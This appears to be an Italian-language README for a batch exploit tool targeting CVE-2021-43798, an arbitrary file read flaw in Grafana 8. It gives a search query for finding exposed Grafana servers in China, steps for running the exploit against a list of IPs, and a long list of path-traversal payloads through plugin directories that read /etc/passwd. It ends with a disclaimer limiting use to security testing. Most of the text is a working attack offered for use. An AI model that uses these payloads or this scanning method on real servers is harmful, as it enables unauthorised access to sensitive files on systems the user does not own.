 asaotomo/cve-2021-43798-grafana-exp
Strumento di rilevamento batch della vulnerabilità di lettura arbitraria di file in Grafana v8.*: questa vulnerabilità è attualmente una vulnerabilità 0-day; un attaccante non autorizzato può sfruttarla per ottenere file sensibili dal server.

Grafana è una suite open-source per l'analisi e la visualizzazione di metriche. Spesso utilizzata per la visualizzazione di serie temporali di infrastrutture e analisi di applicazioni, è ampiamente impiegata anche in altri settori tra cui sensori industriali, automazione domestica, meteo e controllo di processi. La versione 8.* presenta una vulnerabilità di lettura arbitraria di file, attualmente una vulnerabilità 0-day. Un attaccante non autenticato può sfruttarla per ottenere file sensibili dal server.
app="Grafana" && country="CN" && body="v8."
1. Inserisci gli indirizzi IP da testare nel file ip.txt
2. Esegui python3 exp.py
/public/plugins/alertlist/../../../../../../../../etc/passwd

/public/plugins/annolist/../../../../../../../../etc/passwd
/public/plugins/barchart/../../../../../../../../etc/passwd
/public/plugins/cloudwatch/../../../../../../../../etc/passwd
/public/plugins/dashlist/../../../../../../../../etc/passwd
/public/plugins/elasticsearch/../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../etc/passwd
/public/plugins/graphite/../../../../../../../../etc/passwd
/public/plugins/heatmap/../../../../../../../../etc/passwd
/public/plugins/influxdb/../../../../../../../../etc/passwd
/public/plugins/mysql/../../../../../../../../etc/passwd
/public/plugins/opentsdb/../../../../../../../../etc/passwd
/public/plugins/pluginlist/../../../../../../../../etc/passwd
/public/plugins/postgres/../../../../../../../../etc/passwd
/public/plugins/prometheus/../../../../../../../../etc/passwd
/public/plugins/stackdriver/../../../../../../../../etc/passwd
/public/plugins/table/../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../etc/passwd
/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd
/public/plugins/bargauge/../../../../../../../../etc/passwd
/public/plugins/gauge/../../../../../../../../etc/passwd
/public/plugins/geomap/../../../../../../../../etc/passwd
/public/plugins/gettingstarted/../../../../../../../../etc/passwd
/public/plugins/histogram/../../../../../../../../etc/passwd
/public/plugins/jaeger/../../../../../../../../etc/passwd
/public/plugins/logs/../../../../../../../../etc/passwd
/public/plugins/loki/../../../../../../../../etc/passwd
/public/plugins/mssql/../../../../../../../../etc/passwd

/public/plugins/news/../../../../../../../../etc/passwd
/public/plugins/nodeGraph/../../../../../../../../etc/passwd
/public/plugins/piechart/../../../../../../../../etc/passwd
/public/plugins/stat/../../../../../../../../etc/passwd
/public/plugins/state-timeline/../../../../../../../../etc/passwd
/public/plugins/status-history/../../../../../../../../etc/passwd
/public/plugins/table-old/../../../../../../../../etc/passwd
/public/plugins/tempo/../../../../../../../../etc/passwd
/public/plugins/testdata/../../../../../../../../etc/passwd
/public/plugins/timeseries/../../../../../../../../etc/passwd
/public/plugins/welcome/../../../../../../../../etc/passwd
/public/plugins/zipkin/../../../../../../../../etc/passwd
Questo strumento è fornito esclusivamente ai tester di sicurezza per autoverifica. L'autore non è responsabile per qualsiasi conseguenza derivante dall'uso improprio da parte dell'utente. Gli utenti devono rispettare le leggi locali. Questo programma non può essere utilizzato per scopi commerciali, solo per studio e scambio.







